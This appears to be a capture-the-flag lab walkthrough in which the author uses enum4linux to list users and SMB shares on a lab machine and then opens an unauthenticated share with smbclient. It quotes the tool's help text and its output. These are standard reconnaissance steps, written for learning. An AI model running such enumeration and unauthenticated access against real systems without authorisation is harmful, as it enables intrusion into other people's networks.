
Day 10: Networking – Don't be sElfish!

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1

In order to get comfortable using enum4linux for this tasked, we read the help options




```
Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This option is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
    -k user   User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admin
s,root,bin,none)
              Used to get sid with "lookupsid known_username"
              Use commas to try several users: "-k admin,user1,user2"
    -o        Get OS information
    -i        Get printer information
    -w wrkg   Specify workgroup manually (usually found automatically)
    -n        Do an nmblookup (similar to nbtstat)
    -v        Verbose.  Shows full commands being run (net, rpcclient, etc.)
    -A        Aggressive. Do write checks on shares etc
```

Flags	Descriptions
-o	Get OS information
-a	Do all simple enumeration
-S	Get sharelist
-h	Display help message

Question 2


We first check on all users on the given IP address



```
 ===========================( Users on 10.10.27.216 )===========================

index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: elfmcskidy       Name:   Desc:
index: 0×2 RID: 0×3ea acb: 0×00000010 Account: elfmceager       Name: elfmceager        Desc:
index: 0×3 RID: 0×3e9 acb: 0×00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0×3e8]
user:[elfmceager] rid:[0×3ea]
user:[elfmcelferson] rid:[0×3e9]
enum4linux complete on Sun Jun 26 07:25:10 2022
```

Question 3


Then, we also checked on the shared of the IP



```
 =====================( Share Enumeration on 10.10.27.216 )=====================

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01
```

Question 4


We found out that one of the map shares can be access



```
[+] Attempting to map shares on 10.10.27.216

//10.10.27.216/tbfc-hr  Mapping: DENIED Listing: N/A Writing: N/A
//10.10.27.216/tbfc-it  Mapping: DENIED Listing: N/A Writing: N/A
//10.10.27.216/tbfc-santa       Mapping: OK Listing: OK Writing: N/A
```


Question 5

We accessed the shared to look what inside




```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.27.216/tbfc-santa
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \>
```

By listing all the contents, we found out that the directory contains 2 files



```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.27.216/tbfc-santa
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Nov 11 21:12:07 2020
  ..                                  D        0  Wed Nov 11 20:32:21 2020
  jingle-tunes                        D        0  Wed Nov 11 21:10:41 2020
  note_from_mcskidy.txt               N      143  Wed Nov 11 21:12:07 2020

                10252564 blocks of size 1024. 5368116 blocks available
smb: \>
```

Out of curiosity, we checked the content of the txt file to find out that the other file contains Santa's favourite jingles and is given by ElfMcSkidy



~/note_from_mcskidy.txt - Mousepad
File Edit Search View Document Help

```
Hi Santa, I decided to put all of your favourite jingles onto this share - allowing you access it from anywhere you like! Regards ~ ElfMcSkidy
```

Thought Process/Methodology:

We first check on all users and the shared on the given IP address. We found out that one of the map shares can be accessed. We accessed the shared to look what inside. By listing all the contents, we found out that the directory contains 2 files. Out of curiosity, we checked the content of the txt file to find out that the other file contains Santa's favourite jingles and is given by ElfMcSkidy